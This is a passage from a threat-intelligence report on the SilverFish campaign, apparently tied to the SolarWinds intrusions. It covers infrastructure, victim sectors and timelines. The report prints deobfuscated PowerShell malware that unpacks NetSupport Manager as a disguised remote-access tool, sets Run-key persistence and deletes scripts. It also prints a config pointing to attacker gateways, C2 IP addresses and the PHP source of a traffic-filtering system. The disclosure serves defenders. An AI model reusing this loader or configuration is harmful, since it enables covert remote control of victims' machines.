$UDSWEUEEJH.Mode = [System.Security.Cryptography.CipherMode]::CBC;
[Byte[]] $PKLHHUJQTY = New-Object Byte[]($NHNEBZUBMCa.Length);
$RLTOIWYMZK = $UDSWEUEEJH.CreateDecryptor($NZGOMEKBYL, $IDNSFXTNCPd);
$HGVRFEWIMY = New-Object System.IO.MemoryStream($NHNEBZUBMCa, $True);
$NPQLTUSRMI = New-Object System.Security.Cryptography.CryptoStream($HGVRFEWIMY, $RLTOIWYMZK, [System.Security.Cryptography.CryptoStreamMode]::Read);
$MXJJUOUFXS = $NPQLTUSRMI.Read($PKLHHUJQTY, 0, $PKLHHUJQTY.Length);
$HGVRFEWIMY.Close();
$NPQLTUSRMI.Close();
$UDSWEUEEJH.Clear();
$h = $PKLHHUJQTY[3..($PKLHHUJQTY.Length-1)];
return $VNVIEJVI.GetString($PKLHHUJQTY);
}
$LLEYCHZEGX = WQXTGUDIOI "jrk6ml7i5940z3f1vsbugdx8opnw2yec" "hz3bcwvs9pjak1yuxtmlr4igd20qeon7" "fidjvja"
eqr571yh3awlstvicf9mz048bkonup26  $LLEYCHZEGX
```

Figure 32. **Encoded contents of buildus9_3.ps1 file**


After de-obfuscating and extracting the decrypted payload inside the Powershell files, we came across another Powershell stub that decodes another BASE64 encoded payload using 6 byte XOR keys. Once the second script executed using **Invoke-Expression**, it first creates a folder under the %APPDATA% directory with a random name. After creating the random directory script removes all the files with ".ps1" extension under the %TEMP% directory. This could mean that this script is meant to be executed under the %TEMP% directory.



```
$fpath ="$env:appdata\$randf"
mkdir $fpath
$clientname='ctfmon'+'.exe'
remove-item $env:TEMP\*.ps1
```

Figure 33. **Extracted payload removing all ".ps1" files under %TEMP% directory**

Then the script writes the decoded contents of the BASE64+XOR encoded payload into a randomly named ".zip" file under the created directory. In the next line of code script extracts the ZIP file contents using **expand-archive**. After analyzing the extracted contents of the ZIP file, PTI Team found out that extracted files belongs to a publicly known multi platform remote managing software called NetSupportManager [10]. The script continuous the execution by removing the ZIP file and renaming the **client32.exe** of NetSupportManager to **ctfmon.exe**. Renamed EXE file is added to the **HKEY_CURRENT_USER****Software****Microsoft****Windows****CurrentVersion****Run** registry for persistence.




ENC. ZIP DATA
XOR KEY
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

```
yAkJCYmLys0Iz4SDzQ/LQAEJjYfNCImLys4JiYmLy80JjYmLyM0JCYmLyM8JCYmLyRNIy4ALAgXIgsLDAwkHyoOWxIXCAwsLyE0JCYmLyM0JCImKSM2UD5UBRhDHTM/LwAZDwIzPhAzKwQlWztHLx5UKhNEAiE2PRUgIiYmLyM0JBAmKiMxHyYALyMzAgQOLyM0JA==" "z47gha"






$randf=( -join ((0x30..0x39) + ( 0x41..0x5A) + ( 0x61..0x7A) | Get-Random -Count 8  | % {[char]$_}) )

$fpath ="$env:appdata\$randf"
mkdir $fpath
$clientname='ctfmon'+'.exe'
remove-item $env:TEMP\*.ps1

$lit="$fpath\$randf"+".zip"
$gr = [System.Convert]::FromBase64String($nfuyrgg1)
Set-Content -Path "$lit" -Value $gr -Encoding Byte


 cd $fpath
 expand-archive "$lit" "./"
 remove-item "$lit"
 rename-item "client32.exe" "$clientname"

$reg = oghygb4 "Jik2MF07PQ0TERAGHAcpKA4EHA0GCgETMjUcCwMIGREpJhIVHAcbETECHBEcCgk7PBcb" "z47gha"
new-ItemProperty -Path "$reg" -Name "ctfmon_" -Value "$fpath\$clientname"

 start-process "$fpath\$clientname"

}

install;
```

Figure 34. Contents of the extracted ZIP file

Amoung the extracted ZIP file contents, client32.ini file contains the necessary configuration settings for NetSupportManager remote access software. PTI Team extracted the both client32.ini configuration files from buildus9_3.ps1 and build_eu.ps1 Powershell scripts. Extracted INI files contains a HTTP field that includes gateway and secondary gateway address values.



```
DisableChat=1
DisableChatMenu=1
DisableClientConnect=1
DisableCloseApps=0
DisableDisconnect=1
DisableManageServices=0
DisableReplayMenu=1
DisableRequestHelp=1
HideWhenIdle=1
Protocols=3
RoomSpec=Eval
silent=1
SysTray=0
UnloadMirrorOnDisconnect=1
Usernames=*

[_Info]
Filename=C:\Program Files\NetSupport\NetSupport Manager\client32.ini

[_License]
quiet=1

[Audio]
DisableAudioFilter=1

[Bridge]
Modem=SSTP

[General]
BeepUsingSpeaker=0

[HTTP]
GatewayAddress=moreofit.cn:443

SecondaryGateway=nfsajubjury5gct4.xyz:443
GSK=GF<PBFGE;G@LEN:F?HCOHE=NBFFM;G
```


Figure 35. Extracted client32.ini file for buildus9_3.ps1

At the end of the analysis on the subject Powershell files, the PTI Team was able to extract all of the gateway addresses, following table contains the extracted file name and two gateway address for both NetSupportManager INI file.

File Name	Gateway	Second Gateway
buildus9_3.ps1	moreofit.cn:443	nfsajubjury5gct4.xyz:443
build_eu.ps1	moreeu.cn:443	nefvnvudygct4.xyz:443

3.5 Topology

During the PTI Team investigation, one of the detected command and control panels of the SilverFish group was **188.120.239.154**, which was hosted in Russia with AS Label "JSC The First", The second C&C address was **130.0.235.92** and the IP was registered to Ukraine with A.S. label "ITL LLC". Both IP addresses are registered to a domain.
In contrast to traditional attacks that use a domain name purchased via means of anonymous payments, SilverFish is using hacked domains for redirecting traffic to their command and control panel. We observed 10-year old legitimate domain names used in their operation. To avoid disrupting the legitimate traffic of the website, the SilverFish group is creating new subdomains which makes it almost impossible for an unattended website owner to understand that their domain is being exploited in the attacks. The analysis made on the C&C servers, revealed that the SilverFish group is found to be filtering out the victims from commonwealth of independent states(CIS). Following image displays the source code of the traffic distribution system(TDS), which is explained in section 3.2 in detail.



```
<?php

// соль для генерации етага, трек куки
//define('ETAG_SALT', [redacted]);
define('AES_256_GLOBAL_KEY', [redacted]
define('TRACK_LOCALSTORAGE_SALT', [redacted]
define('TRACK_COOKIE_SALT', [redacted]
define('LANDING_HASH_SALT', [redacted]
define('CHECK_AVAILABLE_SALT', [redacted]
define('V_STEPS_SALT', [redacted]; // при смене этой соли надо менять урлы на всех шеллах!

define('MMDB_COUNTRY', '/var/www/blogera.ru/geoip_db/GeoLite2-Country.mmdb');
define('MMDB_CITY',    '/var/www/blogera.ru/geoip_db/GeoLite2-City.mmdb');
$banned_countries = array("AZ", "AM", "BY", "KZ", "KG", "MD", "RU", "TJ", "TM", "UZ", "UA", "GE"); // CIS countries
$banned_langs = array('hy', 'az', 'be'/*Belarus*/, 'cv', 'kk'/*Kazakhstan*/, 'ky', 'ru'/*Russia*/, 'tt', 'uk'/*Ukraine*/);// CIS langs
$document_default_Charset_banned = array('windows-1251'/*Cyrillic (Windows)*/);

$force_no_event_countries = array("US", "CA", ); // теперь все страны работают на no event

define('CYBERBRO_TRAFFBACK_ENABLED', false);
define('CYBERBRO_TRAFFBACK_JS_LINK', 'https://analytics.clickstat360.com/ui_node.js');
$cyberbro_traffback_cids = array(220, 240, );
```

Figure 36. **Source code of TDS filtering CIS countries**

As seen in the TDS source code, the SilverFish group clearly discarding the victims originating from the following list of states.

- Azerbaijan
- Armenia
- Belarus
- Georgia
- Kazakhstan
- Kyrgyzstan
- Moldova
- Russia
- Tajikistan
- Turkmenistan
- Uzbekistan
- Ukraine

Considering the change frequency of the domains, we believe that the SilverFish group has more than thousand already compromised web sites which are rotated almost every other day. Therefore, we didn't see a necessity to conduct an OSINT analysis for the domain information as it would be misleading. Our research also shows that significant number of the compromised websites were using Wordpress. According to our historic research on APT groups, there is a tendency to buy credentials from underground markets. However, the amount of compromised websites with the same software shows us that the SilverFish group might also be leveraging 0-day or N-day exploits.

4 Statistics & Observations

This section is provided for the purpose of emphasizing certain aspects of SilverFish's impact on different sectors and countries. Moreover, it was possible for the PTI Team to interpret certain behavioral patterns of threat actors by means of their activity timelines.



First sample is scanned on VictimTotal sandbox
End of the first wave
Second wave started
End of August '20
Middle of December '20
Beginning of March '21
01
02
03
04
05
06
End of April '20
Beginning of November '20
Beginning of January '21
First victims started to appear at the end of August
SolarWinds attack disclosed
Victims are notified by PTI Team

Figure 37. **Campaign timeline**

There are a large number of published articles about SolarWinds case. In this section, we present our findings from the C&C server which matches the actions of the SilverFish group with the timeline of the SolarWinds attack campaign. Firstly, we observed the victim around the end of August. We came to this conclusion as the first victim's ID was 1 within the database. However, there might be other C&C infrastructures which have a separate victim database. Secondly, infections paused around middle of November and gain momentum during January '21. The reason of this might be related with the joint collaboration of many organizations to shutdown the operation and the effect of a patch release by SolarWinds. The rest of this section contains infection rates, affected countries, and victim distributions.

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4.1 Infection Rates

The following graph illustrates the amount of victims infected by the threat actors since the beginning of their operation. It is apparent from this graph that the SilverFish group carried out their operation over three time periods.





Figure 38. Victim infection count vs date graph

The term *"First Wave"* will be used solely when referring to the period that starts with the end of August 20' and ends with the beginning of November 20'. During this period of attack, threat actors mostly infected enterprise companies and government entities in the US. Subsequently, there was a serious decrease in the number of victims between the beginning of November 20' and the end of the year. These results confirm the strong correlation between the SolarWinds attacks and the SilverFish group based on the trend data published by Cloudflare [2] Notwithstanding the key domain of the SolarWinds attack was seized and sinkholed, the attackers seem to have resumed their operations with the start of the new year. Infection activity and data exfiltration are expected to continue in 2021.

4.2 Affected Countries and Sectors



As also explained in the Section 3.4 of this report, the PTI Team believes that the SilverFish campaign was operating in a "region-specific" fashion, as the PTI Team has witnessed specific malware builds such as build_eu.ps1 and buildus9_3.ps1. In accordance with these findings, we can see that the overall attack target tends to be very similar between the US and the EU.

While the US is by far the most frequently-targeted region with 2465 attacks recorded; there are 1,645 victims from several E.U. states including Italy, the Netherlands, Denmark, Austria, France and Great Britain. Even though Canada and Mexico do not have any governmental ties with the E.U. or U.S.; we may say that these countries are attacked due to their close geographical / political relations with the United States.

In terms of victim distribution, it is possible to see a very strong emphasis on governmental targets. Among all 4720+ targets recorded by the PTI Team, 21.3% were detected to be governmental institutions. This was followed by the services industry, information technology, education, defense and aviation. At first sight, it is possible that SilverFish is an APT that targets major critical infrastructures. As can be seen from the figure in Example 29; **nearly all critical infrastructures** (as defined in detail throughout NIST CyberSecurity Framework [14]) have been explicitly targeted by SilverFish.

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

Figure 39. **Annual revenue distribution of the victims**

We believe that one of the most fundamental elements that make SilverFish special is the importance of targeted organizations. Despite the fact that we are not at liberty to provide any target name to refrain from harming any organization's reputation, we would like to emphasize the nature of chosen targets by providing approximations **revenue distribution** of victim organizations in Figure 30. Please note that these figures are acquired from public revenue statements of victim organizations and provided solely for enabling the reader to interpret the corporate size of the victims in a clearer manner.

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

Figure 40. **Victim distribution by sector**

The sector distribution obtained from the preliminary analysis of victim data is presented in Figure 40. What stands out in the graph is that mostly government entities are affected by attacks carried out by the SilverFish group. Besides, 13.5% of the victims are working in the Services & Hospitality sector, Information Technology 11.3%, Education 9.2% and Defense & Aviation 7.0%. This graph is quite revealing in several ways. First, unlike the other ransomware or malware campaigns, the SilverFish group predominantly targets critical entities like energy, defense and government or Fortune500 enterprise companies. Second, the PTI Team found explanatory comments in the C&C servers that clearly point to ignoring victims like Universities, small companies or systems which they consider worthless.

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

A globally recognized US military contractor

At least 5 globally leading IT manufacturers and solution providers

Multiple top-tier automotive manufacturing groups from Europe

Multiple aviation and aerospace manufacturing companies

Dozens of banking institutions from the US and the EU with millions of client portfolios

Public health departments from multiple regions

More than three police networks

Several airport systems in Europe

3 of the world's largest auditing/consulting groups

At least 4 globally recognized IT security vendors

A globally recognized pharmaceutical company

One of the world's leading COVID-19 testing kit manufacturers

Dozens of US public institutions, including 3 which have already admitted being hacked

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4.3 Operator Activities

